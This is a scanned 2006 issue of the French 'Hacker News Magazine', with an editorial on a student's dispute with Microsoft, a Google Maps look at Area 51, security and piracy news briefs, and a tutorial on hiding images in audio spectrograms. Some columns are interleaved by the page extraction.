

NOUVELLE FORMULE 100% INFO

NUMÉRO #13 / AOÛT-SEPT 2006

www.hackernewsmag.com

HACKER news Magazine

TOUS LES SECRETS DU CHIFFREMENT D'ACCESS

LE MAGAZINE 100% SÉCURITÉ LE PLUS LU

2€
0% DE PUBLICITÉ
DES ARTICLES ET DE
L'INFORMATION
SEULEMENT

HACKING

L'ATTAQUE HEAP OVERFLOW

CACHER VOS IMAGES DANS VOS MP3

SANS FIL

REGLES D'OR POUR TRAVAILLER EN PAIX

WEB

BLOG FAISONS LES DIALOGUER ENTRE EUX

JEUX WINDOWS SOUS LINUX AVEC WINE



BEL/LUX 2,3€ - CAN 4,00 FS \$ CAN : 3,25 - DOM : 2,45€



Spr a editions

Hacker News Magazine

1er magazine européen Hacker
<http://www.hackernewsmag.com>
contact@hackernewsmag.com

Contact France:

35 rue Emile Zola
92150 Suresnes
Tel. : 01 41 44 38 70
Fax : 01 45 06 24 19

Ont collaboré à ce numéro:

Gregory Peron, Gualtiero

Maquette : NoviMedia LLC & OOO

Imprimerie : ROTO 2000

Via Leonardo da Vinci 18/20
Casarico (MI) Italia

Distribution:

CCEI, 33 Rue Henard, 75012 Paris

Commission paritaire : en cours

Dépôt légal : à parution

ISSN : en cours

Tous droits réservés

Hacker News magazine est une
publication du **groupe Sprea Editori**

Directeur de la publication

Luca Sprea

Sprea
editions

Editeur :

Sprea Editori SPA

Via Torino 51 - 20063 Cernusco s/N,
Milano - Italie

La rédaction n'est pas responsable des textes, documents, photos, qui lui sont communiqués. La rédaction n'est pas responsable des textes, photos, illustrations et dessins qui engagent la seule responsabilité de leurs auteurs. Sauf accord particulier, les manuscrits, photos et dessins adressés à Hacker News Magazine publiés ou non, ne sont ni rendus ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

Dans la peau de David Zamos !

Nous entrons dans un magasin. Nous achetons, tiens, une souris. Nous payons. Une fois sortis du magasin, nous regrettons. Nous souhaitons en réalité une autre souris, ou la couleur n'est finalement plus à notre goût. Bref, quel que soit le motif, nous retournons dans le magasin. Excusez-moi, je viens d'acheter cette souris mais j'ai changé d'avis, je souhaiterais vous la rendre.

Voici le ticket de caisse.

La souris est encore dans son emballage intact. Elle est toujours neuve. Le vendeur nous regarde l'air un peu mécontent, mais prend le ticket. Il le contrôle, tout semble normal.

Le vendeur reprend la souris et nous rend l'argent. Dans le pire des cas, il nous fait un bon d'achat. C'est une scène normale qui se produit tous les jours dans des milliers de commerces normaux. Entrons maintenant dans l'univers des personnes normales qui se retrouvent face à des entreprises anormales.

Nous entrons dans un magasin. Nous achetons, tiens, Windows et Office version éducation, celle pour étudiants, à prix réduit. Nous payons. Une fois sortis du magasin, nous regrettons. Nous retournons dans le magasin. Excusez-moi, je viens d'acheter ces CD mais j'ai changé d'avis, je souhaiterais vous les rendre.

Voici le ticket de caisse. Et c'est là que les ennuis commencent ! Le magasin ne reprend

pas les CD achetés, quelle qu'en soit la raison. On discute. On se querelle. Le

vendeur ne veut pas entendre parler de restitution. Nous rentrons chez nous

avec Windows et Office. Ça ne nous intéresse pas. Que faire ? Eh bien ! Ils

sont emballés sous cellophane, ils sont neufs... et si nous les vendions aux

enchères sur eBay.

Microsoft non !

Le CD porte en effet la mention : vente interdite. Nous le vendons tout de

même. Nous avons violé les copyright. Microsoft intente alors une action en

justice contre nous. Le groupe a absolument raison, mais va trop loin. Il se met

à parler de préjudice irréparable porté à son image et à ses activités. Microsoft

fait un chiffre d'affaires de presque quarante milliards d'euros par an. Microsoft

nous demande de rendre l'argent que nous avons gagné illégalement et de payer

les frais d'avocats. Il va même jusqu'à menacer de faire saisir notre voiture comme

dédommagement.

C'en est vraiment trop ! A notre tour d'intenter une action en justice contre Microsoft. Lorsqu'on met sur

pied un système de vente où il est impossible de rendre un programme non souhaité, comment prétendre

être dans son droit ?

La nouvelle commence à circuler. Microsoft fait un procès à un étudiant qui souhaitait uniquement retourner

un software inutilisé. Microsoft s'en rend compte et propose que nous retirions notre plainte et en fera autant.

Mais cela ne nous suffit pas ! Nous exigeons des excuses officielles et le remboursement, symbolique, des

frais soutenus pour engager des poursuites contre Microsoft.

Microsoft refuse officiellement, mais se met officieusement d'accord avec nous. Au final, nous souhaitons

uniquement retourner un software non utilisé. Et nous étions dans notre droit ou plutôt devrait-on dire

David Zamos, 21 ans, étudiant à la Kent State University. http://clevescene.com/issues/2005-03-30/news/feature_print.html.

feature_print.html.

Mais nous aimerions tant être à sa place !



Hacker News : votre magazine

Vous souhaitez participer à la vie de votre magazine ou tout simplement pousser un coup de gueule ? N'hésitez pas à nous faire part de vos remarques à

contact@hackernewsmag.com

A LA DECOUVERTE DES ZONES MILITAIRES



PROTEGEES

C'est dans la zone 51 qu'un vaisseau extraterrestre aurait semble-t-il atterri. Vrai ou faux, nous ne le saurons jamais. Ce que nous savons, c'est que grâce à Google nous pouvons observer ce qu'elle renferme. Et ce, malgré tous les panneaux d'interdiction d'accès.

Une recherche rapide sur Google : Zone 51. Une multitude de sites apparaît alors, mais nous parvenons surtout bien vite à trouver le plus intéressant, en lisant une carte traditionnelle des Etats-Unis, zone du Nevada : Groom Lake, un lac dans la base hyper secrète de l'aviation américaine.

Dès lors, les panneaux "interdiction de photographier" qui parsèment le périmètre de la zone, n'ont qu'à se tenir tranquilles, car nous avons à notre disposition le satellite du tout nouveau service Google Maps.

Nous tapons dans le browser maps.google.com et recherchons Groom Lake, Nevada : et nous voilà à l'intérieur.

Nous y apercevons immédiatement un tas de choses intéressantes. Sur le côté sud du lac, la célèbre base militaire, sur laquelle nous pouvons zoomer. Il nous est interdit de nous en approcher plus, mais cela suffit à comprendre la présence de pistes d'atterrissage et de hangars, mais aussi de toute une série de structures de service.


Plus au nord, certaines zones ont été censurées : des taches vertes recouvrent des sites précis. Des silos de missiles nucléaires ? Des zones d'atterrissage de soucoupes volantes ? A nous de le découvrir !

Mais la zone la plus à l'ouest du lac est également pleine de surprises. Si l'on progresse dans la zone couleur sépia, une série de bosses au niveau du terrain se trouvent à proximité de structures qui n'ont rien de naturel.


Des photos déjà vues ? Des systèmes qui n'auraient rien de militaire ? Des bases militaires utilisées pendant la guerre froide désormais tombées en désuétude et abandonnées ?

Les théories sont nombreuses.


Mais pour nous, grâce au service proposé par Google, le goût de l'aventure ne peut pas s'arrêter là ! Observez plutôt les cartes ci-dessous !



Voici le lieu que nous devons trouver. Incroyable, mais vrai.




La base est militaire, la technologie des satellites est militaire. Tout est très secret. Mais Google ne l'est pas.



Zones censurées. Ici, même Google ne parvient pas à aller plus loin. Ci-dessous, peut-être des silos nucléaires. Ou serait-ce vraiment des extraterrestres ?

ARRESTATIONS ET PERQUISITIONS PARTOUT DANS LE MONDE



L'association des disquaires américains est toujours aux aguets et a dénoncé les 25 premiers étudiants universitaires américains pour échange illégal de MP3 à l'aide de systèmes p2p, sur le réseau universitaire qui prévoit désormais le protocole Internet 2. Echanger un fichier MP3 sur ce réseau s'effectue pratiquement sur-le-champ : 20 secondes de transfert maxi. RIAA promet une guerre sans merci et a déjà dans sa ligne de mire, semble-t-il, 450 autres personnes. Les perquisitions ont également déjà commencé en Italie, chez une quarantaine d'internautes qui ont échangé des fichiers musicaux et vidéo à l'aide de systèmes p2p partagés qui, en remettant automatiquement en circulation les éléments téléchargés, augmentent le degré de délit qui relève alors du pénal. Attention, donc ! Ils ont bien serré la vis !



JE T'AI EU !

Le nouveau logiciel Omron peut s'installer sur un téléphone portable. Il est capable de reconnaître le visage d'une personne en analysant les traits de son nez, de ses yeux et de sa bouche. Aucun hardware n'a besoin d'être rajouté à celui déjà présent dans les téléphones portables équipés d'une caméra vidéo et, comme l'affirment les chercheurs, il est très difficile qu'il rate son identification. Il servira bien sûr à reconnaître son propriétaire, mais aussi à mémoriser l'image des personnes vues pour la première fois, tout en sachant les reconnaître longtemps après.

GAGNEZ DE L'ARGENT AVEC FIREFOX

Les browsers alternatifs à Microsoft gagnent de plus en plus de terrain, mais il est tout aussi vrai que les attaques contre les systèmes de sécurité se multiplient également. Plus ils se diffusent et plus ils sont pris pour cible. C'est ainsi qu'est né le programme Bug-Bounty, qui offre 500 dollars pour toute nouvelle faille trouvée en terme de sécurité dans les produits Mozilla. C'est de cette façon qu'un allemand est parvenu à amasser jusqu'à présent la "modique somme" de 2 500 dollars. Et après, on dit qu'il n'y a rien à gagner avec l'Open Source !



BABY-FOOT ROBOTISE



Il observe 150 fois/s la position de la balle et agit sur les moteurs fixés aux barres du baby-foot. Une caméra continue de filmer le jeu et les images sont analysées toutes les vingt millisecondes et comparées aux images précédentes. Ce système génère ensuite la stratégie suivante et pilote les systèmes mécaniques qui simulent la présence d'un



homme aux barres des petits footballeurs de bois. Un système pour défier même les meilleurs !

STRATELLITE PRET A ETRE LANCE !

Le premier "Stratellite" a été réellement construit. Il s'agit d'une sorte de dirigeable qui se place dans la stratosphère, capable de couvrir de signal WIFI une large zone de terrain située juste en dessous. Il n'a besoin de rien, si ce n'est de quelques stabilisateurs qui le positionnent dès le départ. Puis, il reste seul dans la stratosphère. Nous en avons parlé il y a presque



HOT NEWS

ATTAQUE POSSIBLE

PAR LA GUERRE ELECTRONIQUE

Il s'appelle Joint Functional Component Command for Network Warfare, ou JFCCNW, il s'agit d'un formidable commando mis en place par la Défense des Etats-Unis, pour être prêts à attaquer et se défendre sans aucune arme, si ce n'est celle des connaissances du réseau et des systèmes électroniques des télécommunications.

Un véritable bataillon de commandos télématiques, capables de se défendre, mais surtout d'attaquer tout ennemi en temps de guerre à coups d'intrusions dans les serveurs de l'adversaire. Vous ne pourrez pas en savoir plus, pour des raisons de sécurité. Mais il s'agit sûrement de l'un des réseaux les plus vastes et protégés présents sur Internet.



SUPER UMTS ARRIVE

Avant l'été 2006, nous aurons les premiers services commerciaux super Umts, à savoir la technologie Hsdpa (high speed downlink packet access). Des performances record : 3 Mbps, mieux que l'immense majorité des lignes Adsl actuelles. Hardware et software sont déjà prêts. Les antennes sont les mêmes que pour l'Umts actuel et les installations ne devront donc subir aucun changement physique, mais juste une mise à jour des softwares. Des cartes pour PC sortiront sans doute, suivies de téléphones portables qui feront office de modem. Il faudra juste connaître le prix de la connexion, car vu les prix pratiqués aujourd'hui, un petit tour sur le web par téléphone portable a de quoi vider plus d'un portefeuille.



DES BOITIERS

ET NON PAS DES PROGRAMMES !

Pbox Modèle II est prêt ! Il s'agit d'une petite boîte basée sur Linux, capable de protéger totalement votre réseau, de vous proposer des services et de vous garantir l'anonymat et la sécurité par le biais de remailers, cryptographies et fonctions par nœud Freenet. Qu'est-ce que ça signifie ? Que le même groupe qui avait modifié la Xbox en en faisant un appareil garantissant la confidentialité des données, a amélioré le projet et réalisé un système indépendant et très facile à utiliser, sans parties en mouvement. En théorie, il serait possible de l'acheter, de le relier à l'Adsl sans rien faire d'autre, et de l'utiliser en devenant substantiellement transparents sur le réseau. Nous attendons également le modèle III, dont on assure qu'il sera encore plus efficace. Après quoi, s'il se diffuse, le niveau de confidentialité pouvant être atteint par chacun d'entre nous, sera bien plus important. Et ce, en dépit des lois sur le p2p. Vous trouverez toutes les infos à l'adresse suivante : www.winstonsmith.info/pbox/index.html.



ITUNES : A NOUVEAU PERCE

Il se télécharge à l'adresse suivante : www.usura.jp/tips/pymusique/ et permet de télécharger directement les fichiers à partir d'iTunes sans protection. Apple était déjà parvenu à couvrir aux abris, mais il semble vraiment que le programme écrit par Jon Johansen (oui, toujours lui, Dad Jon) et quelques-uns de ses amis soit parvenu à provoquer une nouvelle brèche.




WINDOWS XP SP2 TUE LE FIREWIRE


un an, sur ces mêmes pages, comme d'une curiosité technologique. A présent, il a été construit et semble être intéressant aussi bien pour l'aviation américaine que pour la Nasa. Ils l'ont appelé Sunwire One et est capable d'irradier une large zone comme le Texas. Dieu seul sait quand la WiFi couvrira notre pays tout entier !



Les performances des ports 1394 diminuent de façon drastique lorsqu'on installe le service pack 2 de Windows. C'est ce que nous avons pu constater, nous utilisateurs, et Microsoft qui a mis son énième patch spécifique sur son site : <http://support.microsoft.com/kb/885222#XSLTH3120121123120121120120>. Un patch qui demande même d'aller toucher manuellement les registres en utilisant regedit, donc avec des risques de graves endommagements et de dysfonctionnements et sûrement une mise à jour non adaptée à l'usage courant. L'ordinateur continuera donc sans doute de subir des lenteurs exaspérantes, que ce soit en téléchargeant les photos à partir de numériques équipés de Firewire, qu'en utilisant des disques externes ou autres dispositifs qui passent par les ports 1394 du PC. Une énième preuve des coûts cachés d'un système opérationnel qui fonctionne par rafistolage.



PAYPAL PIRATÉ



ASSURANCE PIRATES

La Suède n'a pas fini de nous étonner. Après la création du «Parti des Pirates» qui se présentera en septembre aux élections législatives, et qui espère bien remporter quelques sièges. Après le jeu du chat et de la souris entre le fameux site torrent «The Pirate Bay» et les autorités suédoises. Voilà que ce pays qui ne semble jamais à cours d'idées est en train de voir naître une «assurance pirate». Le principe est simple, l'internaute suédois paye 140 couronnes (soit environ 15 euros) pour être assuré, et s'il se trouve poursuivi pour avoir téléchargé ou partagé des contenus protégés par le droit d'auteur, c'est l'assurance qui prend en charge les amendes. Il suffisait d'y penser. Le site : www.tankafritt.nu.

Paypal a enregistré une attaque de phishing très sophistiquée car l'internaute est orienté vers le vrai site et non pas vers la copie du site. L'internaute est totalement trompé car l'URL du site est valide, la connexion sécurisée en SSL et le certificat de la banque confirme qu'il est bien connecté sur le site de Paypal. Plusieurs sociétés prestigieuses ont déjà fait les frais de ce genre d'attaques qui exploitent les failles de type redirect, cross site scripting et frame.

Diplôme DE PIRATAGE legal


L'université britannique de Dundee proposera à partir de septembre un diplôme de piratage éthique (Ethical Hacking). Le but est la formation des «bons» pirates pour lutter contre les méfaits de la cybercriminalité. Un équivalent d'un bac+4 est requis pour suivre cette formation. Les futurs diplômés simuleront des



attaques diverses utilisées par les cybercriminels dans le but d'évaluer la sécurité d'un système ou d'un réseau pour proposer des solutions.

Microsoft GENUINE ADVANTAGE

La mise à jour du système de vérification des licences Windows, Genuine Advantage est enfin disponible après avoir été justement critiqué. A chaque démarrage de votre PC l'outil se connecte sur le serveur de Microsoft à votre insu





et ce processus n'était pas indiqué dans le contrat d'utilisateur final. Cette mise à jour maintiendra la connexion au serveur distant et les explications seront apportées au contrat d'utilisateur final.

Microsoft Office EXCEL et ses failles

Une nouvelle faille vient d'être découverte sur Excel.

Il s'agit de la troisième faille découverte en moins de deux semaines et la liste s'allonge encore. Cette faille n'est



LES CHEVAUX

DE TROIE TOUJOURS EN TÊTE.

VIRUS

Les chevaux de Troie tiennent le haut du pavé dans les attaques virales dénombrées en mai 2006. Les vers et virus ne représentent que 12% des menaces.

La tendance des pirates a changé puisque qu'ils préfèrent l'utilisation les chevaux de Troie. Netsky-P qui a vu le jour en 2004 fait partie des menaces les plus répandues et la famille MyTob figure parmi les mieux classées avec cinq variantes dans le top Ten.



ESPIONNAGE

Afin de limiter l'espionnage industriel ou le vol de données sensibles la société Prim'X vient de mettre au point un système de chiffrement permanent des données.

Les données présentes sur le laptop sont cryptées à la volée pour les rendre invisible à un tiers non autorisé. Plusieurs options sont proposées pour lire les données : l'authentification classique -login mot de passe-, carte à puce et biométrie (empreinte digitale ou rétinienne). Cette technologie appelée ZoneExpress permet aux personnes tierces d'utiliser le PC sans avoir accès aux données sensibles.

Il est possible de protéger l'intégralité du disque dur ou bien certains répertoires. A noter que le fichier swap est également crypté de même que les fichiers effacés par l'utilisateur. Une solution pratique et efficace surtout lorsqu'on connaît les failles de sécurité du Wifi.

PAS DE TEXTE SVP, NOUS SOMMES DES SPAMMEURS

Le spam est en augmentation constante dû aux images qui ne sont pas prises en compte par les filtres des clients mail. Les images ne contenant aucun texte, les filtres sont complètement leurrés. Le volume de Spam utilisant des images est passé de 1% en 2005 à 12% de nos jours. Le nombre de messages spammés envoyés chaque jour est lui aussi en hausse de 40% depuis avril 2006. Cela représente plus de 55 milliards de messages envoyés alors qu'un an auparavant on frôlait les 30 milliards. Une véritable plaie pour les administrateurs réseaux. Pour lutter contre ce fléau, certains ont tout simplement décidé de bannir les emails au format HTML qui contiennent des images. On s'est aperçu que sur les 35 millions de domaines enregistrés en avril, 32 millions n'avaient jamais été enregistrés complètement et expiraient au bout de cinq jours. Une nouvelle arme pour les spammeurs.



a prendre à la légère car un fichier Flash intégré dans une feuille de calcul combiné avec un code Javascript malicieux pourrait exécuter de manière automatique le code sur la machine. Selon Microsoft un patch correctif est prévu..

FISHING

NOUVELLE VERSION

Après le fishing par mail qui fonctionne de moins en moins bien, grâce à la vigilance des internautes une nouvelle arme vient de voir le jour. Le téléphone devient l'arme de poing de phishers de manière indirecte, la

victime ne reçoit pas d'appel mais bien un mail reprenant l'identité de la banque avec cette fois un numéro à composer arrivant sur un serveur vocal n'appartenant pas à la banque. Une fois connecté le serveur demande le numéro de carte bancaire pour l'enregistrer. Cette nouvelle technique peut encore une fois tromper l'internaute non averti, après les emails douteux il va falloir se méfier des numéros de téléphone.





COUPE DU MONDE DE LA SÉCURITÉ

Selon une étude d'IPSOS conduite en mai 2006 auprès de 600 professionnels de l'informatique dans des entreprises de plus de 250 employés en Allemagne, Italie, France, Pays Bas et au Japon, à quel moment avez-vous découvert un virus dans une feuille de calcul combiné avec un code Javascript malicieux capable d'exécuter du code sur la machine? (p7) (www.hackermag.com)



LE MYSTERE D'APHEX TWIN

Des images diaboliques cachées dans le spectrogramme d'un morceau techno? Il nous faut un système spécifique afin de résoudre ce mystère



Aux frontières de la stéganographie, c'est-à-dire l'art de dissimuler des informations dans les images, on trouve la stégano...music : l'art de dissimuler des images dans la musique.

Il s'agit bien d'un art, car le processus, entièrement digital, s'apparente plus à la réalisation d'un tableau par un fou qu'à un véritable système de cryptage. Voilà pourquoi cela semble si mystérieux

De quoi avez-vous besoin

Il vous faut tout d'abord une image .bmp, pour servir d'image cobaye. Vous pouvez la créer dans Paint, ou bien utiliser l'image de votre visage

photographié à la webcam. Vous faites comme vous voulez, mais l'image doit être en format .bmp

Ensuite, il faut vous procurer un programme capable de transformer une image en son pur (?!).

Par exemple Coagula Light, que vous trouverez à l'adresse <http://hem.pasagen.se/rasmuse/Coagula/CoagulaLight16i.zip>, et qui convient très bien si vous utilisez Windows.



Rassurez-vous, les utilisateurs de Macintosh ont aussi de quoi se mettre sous la dent: MetaSynth, à l'adresse www.uisoftware.com/MetaSynth/index.html. Certes, il n'est pas léger, puisqu'il pèse la bagatelle de 70 MB. Mais c'est un bon investissement.

Poursuivons, sous Windows.

Il vous manque encore un morceau de logiciel: Spectrogram est parfait pour ce que nous allons faire. C'est un logiciel pour analyser le spectre d'un son, qui permet d'explorer la structure de n'importe quel morceau ou acquisition sonore.

Vous pouvez le télécharger à l'adresse www.visualizationsoftware.com/gram/programs/gram_setup.exe. Au bout de 10 jours, vous devrez vous enregistrer pour continuer à l'utiliser, mais 10 jours sont bien suffisants pour résoudre les mystères de notre fichier.


Les utilisateurs de Mac OSX peuvent, en remplacement, utiliser AudioXplorer (www.arizona-software.ch/applications/audiexplorer/download/AudioXplorer111.dmg), un très bon logiciel shareware, idéal pour cette activité.



Ensuite, offrons notre image fraîchement créée à Coagula Light, en passant par le menu Fichier > Open BMP...

Générer le fichier .wav correspondant à l'image que nous venons d'importer est d'une incroyable simplicité: un simple clic sur l'icône avec les deux engrenages rouge et vert entraînera la création du spectre sonore par le biais d'un filtre qui élimine les signaux de bruit et qui permettra la bonne conservation de l'image finale.

A présent, retournons dans le menu Fichier et enregistrons le son avec l'option Save sound As...




Enfin, ouvrons Spectrogram et choisissons F2-Scan File à partir du menu Fichier. Dans la fenêtre des paramètres, sélectionnons impérativement:

- Channels: Dual (pour plus d'effet! :))
- Scroll2
- Freq Scale: Log

Laissons tout le reste tel qu'il est, c'est-à-dire toujours récupérable grâce à un clic sur Reset.



Nous sommes en train de voir ce que nous écoutons! Notre fichier sonore génère un spectre audio qui prend la forme de l'image créée au début de ce processus.



Le cas étrange d'Aphex Twin

